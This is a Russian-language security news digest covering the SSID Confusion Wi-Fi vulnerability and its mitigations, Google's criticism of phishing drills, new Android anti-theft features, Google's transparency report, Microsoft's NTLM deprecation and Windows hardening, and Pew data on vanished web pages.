
Обнаружена уязвимость, связанная с конструктивными недостатками стандарта Wi-Fi IEEE 802.11. Проблема позволяет обманом вынудить жертву подключиться к менее защищенной беспроводной сети и прослушивать сетевой трафик пользователя.

Баг получил название SSID Confusion и идентификатор CVE-2023-52424. Он затрагивает все операционные системы и Wi-Fi-клиенты, включая домашние и mesh-сети, основанные на протоколах WEP, WPA3, 802.11X/EAP и AMPE.

Суть атаки заключается в том, чтобы «вынудить жертву осуществить даунгрейд и переключиться на менее защищенную сеть, подменив имя доверенной сети (SSID), чтобы перехватить трафик или осуществить дальнейшие атаки», — говорится в докладе компании Top10VPN, созданном в сотрудничестве с профессором и известным ИБ-исследователем из Лёвенского католического университета Мэти Ванхофом (Mathy Vanhoef).

> *«Также успешная атака SSID Confusion заставляет любой VPN с функцией автоматического отключения в доверенных сетях отключиться, оставляя трафик жертвы незащищенным», — добавляют эксперты.*

Проблема, лежащая в основе этой атаки, состоит в том, что стандарт Wi-Fi не требует, чтобы SSID всегда проходил аутентификацию, это обязательно лишь тогда, когда устройство присоединяется к определенной сети. В результате злоумышленник может обманом заставить пользователя подключиться к недоверенной сети Wi-Fi, а не к той, к которой тот собирался подключиться изначально, осуществив атаку типа «противник посередине» (adversary in the middle, AitM).



> *«В нашей атаке, когда жертва хочет подключиться к сети TrustedNet, мы обманом вынуждаем ее подключиться к другой сети — WrongNet, которая использует аналогичные учетные данные, — рассказали исследователи. — В результате клиент жертвы будет думать и показывать пользователю, что тот подключен к TrustedNet, хотя на самом деле он подключен к WrongNet».*

Другими словами, даже если пароли и другие учетные данные проходят взаимную верификацию при подключении к защищенной сети Wi-Fi, нет никакой гарантии того, что пользователь подключился именно к той сети, к которой собирался.


Для реализации атаки SSID Confusion должны быть соблюдены следующие условия:

- жертва собирается подключиться к доверенной сети Wi-Fi;
- жертве доступна мошенническая сеть с теми же учетными данными для аутентификации, что и настоящая;
- злоумышленник находится в положении, позволяющем осуществить AitM-атаку между жертвой и доверенной сетью.

Для защиты от SSID Confusion исследователи предлагают обновить стандарт Wi-Fi 802.11, включив SSID в четырехсторонний хендшейк, который используется при подключении к защищенным сетям, а также усовершенствовать защиту маяков (beacon), чтобы «клиент мог хранить эталонный маяк, содержащий SSID сети, и проверять его подлинность во время четырехстороннего хендшейка».

Маяки представляют собой управляющие фреймы, которые периодически посылают точки беспроводного доступа, чтобы сообщить о своем присутствии. В них содержится информация об SSID, возможностях сети и так далее.

> *«Сети могут защититься от такой атаки, избегая повторного использования учетных данных в разных SSID, — добавляют исследователи. — В корпоративных сетях следует использовать отдельные CommonNames сервера RADIUS, а в домашних сетях — уникальный пароль для каждого SSID».*




Мэтт Линтон (Matt Linton), возглавляющий подразделение Google по реагированию на угрозы и управлению инцидентами, опубликовал в блоге сообщение, в котором рассказал, что в текущем виде фишинговые проверки и учения лишь заставляют его коллег ненавидеть ИТ-команды, но не приносят никакой пользы.

По его словам, «нет никаких доказательств, что эти проверки вообще приводят к уменьшению количества успешных фишинговых кампаний». Лишь увеличивается нагрузка на специалистов по реагированию на инциденты и тех, кому поручено обрабатывать отчеты, а сотрудники чувствуют себя обманутыми.

> «Обучение сотрудников тому, как оповещать службы безопасности о готовящихся атаках, по-прежнему является ценным и важным дополнением к комплексной системе безопасности. Однако не нужно превращать это в противостояние. Мы ничего не выиграем, если будем „ловить“ людей, которые не справляются с этой задачей.
>
> Давайте перестанем заниматься старыми и неработающими средствами защиты и последуем примеру более зрелых отраслей, таких как пожарная безопасность, которые уже сталкивались с подобными проблемами и выработали сбалансированный подход.
>
> Фишинг и социальная инженерия не исчезнут как методы атак. До тех пор пока люди будут оставаться нестабильными и социальными существами, у злоумышленников будут способы манипулировать человеческим фактором.
>
> Более эффективным подходом к рискам будет целенаправленное стремление к созданию систем, защищенных по умолчанию в долгосрочной перспективе. А также инвестиции в инженерные средства защиты, включая учетные данные, не поддающиеся фишингу (такие как passkey), и внедрение многостороннего подтверждения для важных аспектов безопасности в производственных системах. Считается, что именно благодаря инвестициям в подобные архитектурные средства защиты Google уже почти десять лет не приходится всерьез беспокоиться о фишинге паролей», — пишет Линтон.

У пожарных он предлагает перенять опыт проведения учений, когда проверка проводится не тайно, а факт ее проведения всем очевиден (к примеру, в жилых домах и офисных зданиях заранее расклеивают информационные плакаты). То есть фишинговые учения должны прямо сообщать, что это проверка, а также информировать участвующих в ней людей о преимуществах.


Security & privacy • now
Possible theft detected
This device was locked automatically to protect your data


ANDROID ПРОТИВ ВОРОВ

Google анонсировала ряд новых функций для Android, которые призваны защитить устройства от кражи и потери данных. Некоторые из них будут доступны только для устройств на базе Android 15 и выше, но другие планируется распространить на миллиарды устройств под управлением Android 10 и более старых версий.

Чтобы защитить личные и конфиденциальные данные пользователей в случае кражи или потери устройства, новая автоматическая блокировка экрана на основе ИИ и акселерометров, получившая название Theft Detection Lock, заблокирует экран, если обнаружит резкое движение, связанное с попыткой кражи (например, когда воры выхватывают устройство из рук владельца).

Чтобы воры не смогли получить доступ к конфиденциальным данным и приложениям, еще одна новая функция, Offline Device Lock, автоматически блокирует устройство сразу после того, как вор отключит его от сети, или если система заметит много неудачных попыток аутентификации.

Также Google анонсировала функцию Remote Lock, которая поможет людям, чьи устройства на базе Android уже были украдены. Remote Lock позволяет удаленно заблокировать смартфон или планшет, используя только номер телефона и простую защитную задачу.



Google Fi

5G

Remote Lock

Use Remote Lock

When Remote Lock is on, you can lock your stolen device's screen with just a phone number at android.com/lock

> *«Это даст вам время на восстановление учетных данных, а также доступ к дополнительным полезным опциям Find My Device, включая отправку команды полного сброса к заводским настройкам, чтобы полностью очистить устройство», — объясняет вице президент Google Сюзанна Фрей (Suzanne Frey).*

Ожидается, что функции Theft Detection Lock, Offline Device Lock и Remote Lock будут доступны на устройствах под управлением Android 10 или выше через обновление сервисов Google Play, которое появится позже в текущем году.

Кроме того, новый Android 15 также получит усовершенствованную защиту от сброса до заводских настроек, что сделает продажу украденных устройств очень сложной задачей, поскольку в процессе их настройки потребуется ввести учетные данные от аккаунта Google.

> *«Благодаря этому обновлению, если вор принудительно сбросит настройки украденного устройства, он не сможет настроить его заново, не зная учетных данных устройства или аккаунта Google. Таким образом, украденное устройство станет непригодным для продажи, что уменьшит привлекательность кражи телефонов», — добавляет Фрей.*

Также обновленный Android потребует ввода PIN-кода, пароля или биометрической аутентификации при попытке получить доступ или изменить важные настройки аккаунта Google и устройства из недоверенного места (например, при попытке изменения PIN-кода, доступа к Passkeys или отключения защиты от кражи).

Аналогично для отключения функции Find My Device или продления тайм-аута экрана устройства тоже потребуется ввести PIN-код, пароль или использовать какую-либо форму биометрической аутентификации. Это должно добавить дополнительный уровень защиты, призванный помешать злоумышленникам, укравшим устройство, сохранить его «разблокированным или не отслеживаемым в интернете».

Ожидается, что в новой версии Android этой осенью также появятся пространства Private Space, которые можно будет заблокировать с помощью PIN-кода и предотвратить доступ воров к конфиденциальным данным, хранящимся в определенных приложениях (например, к медицинской и финансовой информации).

25 000 ЗАПРОСОВ НА УДАЛЕНИЕ КОНТЕНТА

Компания Google опубликовала ежегодный отчет о прозрачности за вторую половину 2023 года. В общей сложности компания получила **43 554** запроса по всему миру в период с июля по декабрь прошлого года. Из них **25 925** запросов на удаление контента исходили из России.

25 607 запросов поступило от Роскомнадзора, еще **16** были распоряжениями суда, направленными в адрес Google, и **290** – распоряжения суда в адрес третьей стороны.

Среди причин запросов лидировали национальная безопасность (**10 704** запроса), авторские права (**7471**) и контент, связанный с наркотиками (**1691**).

ЗАВЕРШАЕТСЯ ПОДДЕРЖКА NTLM

Компания Microsoft подтвердила свои планы отказаться от NT LAN Manager (NTLM). В Windows 11 отказ запланирован уже на вторую половину текущего года. Также компания анонсировала ряд новых защитных мер, направленных на усиление безопасности ОС.

Напомним, что Microsoft впервые заявила о своем решении отказаться от NTLM в пользу Kerberos в октябре 2023 года.

Дело в том, что NTLM представляет собой созданное еще в девяностых семейство протоколов, которые используются для аутентификации удаленных пользователей и обеспечения безопасности сеансов. Kerberos — протокол аутентификации, много лет назад пришедший на смену NTLM, — теперь является протоколом аутентификации по умолчанию во всех версиях Windows новее Windows 2000. Однако NTLM тоже применяется по сей день, и, если по какой-либо причине работа Kerberos невозможна, вместо него будет использован NTLM.

При этом различные NTLM-атаки — большая проблема, с которой Microsoft старается бороться, но NTLM по-прежнему часто используется на серверах Windows, что позволяет хакерам успешно эксплуатировать такие уязвимости, как ShadowCoerce, PetitPotam, RemotePotato0.

С 2010 года Microsoft призывает разработчиков отказаться от NTLM в своих приложениях и советует администраторам либо отключать NTLM вовсе, либо настраивать свои серверы для блокировки атак NTLM relay с помощью Active Directory Certificate Services (AD CS).

> *«Отказ от NTLM был большой просьбой со стороны ИБ сообщества, поскольку это позволит усилить аутентификацию пользователей. Отказ от NTLM запланирован на вторую половину 2024 года», — заявили теперь в компании.*

Среди других изменений в Windows 11 можно отметить:

- активацию защиты Local Security Authority (LSA) по умолчанию для всех новых потребительских устройств;
- использование безопасности на основе виртуализации (VBS) для защиты Windows Hello;
- систему Smart App Control, защищающую пользователей от запуска недоверенных или неподписанных приложений, которую теперь оснастят ИИ, и он поможет определять безопасность приложений и блокировать неизвестные или содержащие вредоносное ПО;
- дополнение к Smart App Control — новое комплексное решение Trusted Signing, позволяющее разработчикам подписывать свои приложения и в целом упрощающее процесс подписания.

В этом месяце Microsoft рассказала и о других улучшениях в области безопасности. Например, изоляции приложений Win32, которая призвана предотвратить риски на случай компрометации приложения и создать барьер между приложением и ОС.

Также сообщается, что будут ограничены злоупотребления привилегиями администратора, так как у пользователей станут запрашивать для этого явное разрешение. Появятся и VBS-анклавы для сторонних разработчиков, предназначенные для создания доверенных сред выполнения.

Кроме того, в будущем режимом печати по умолчанию станет Windows Protected Print Mode (WPP), который был представлен в декабре 2023 года. Он будет использоваться для борьбы с рисками, которые создает привилегированный процесс Spooler, а также для защиты стека печати.

Идея заключается в том, чтобы запускать Print Spooler как ограниченную службу и резко снизить его привлекательность для злоумышленников, которые зачастую злоупотребляют им для получения повышенных привилегий в Windows.


Также сообщается, что компания перестанет доверять аутентификационным TLS-сертификатам серверов с ключами RSA менее 2048 бит из-за «прогресса в вычислительной мощности и криптоанализе».

Завершает список новых функций система Zero Trust Domain Name System (ZTDNS), которая призвана помочь коммерческим клиентам изолировать Windows в своих сетях, ограничивая устройства под управлением ОС подключением только к утвержденным адресам по доменному имени.

ВЕБ-СТРАНИЦЫ ПРОПАДАЮТ ИЗ СЕТИ

Аналитики исследовательского центра Pew Research Center заметили, что фраза «интернет все помнит» не совсем соответствует действительности. Так, по состоянию на октябрь 2023 года **ЧЕТВЕРТЬ** всех веб-страниц, существовавших в период с 2013 по 2023 год, уже была недоступна.

Около **38%** веб-страниц, активных в 2013 году, тоже уже не существуют, а с 2023 года из сети исчезли порядка 8% веб-страниц.

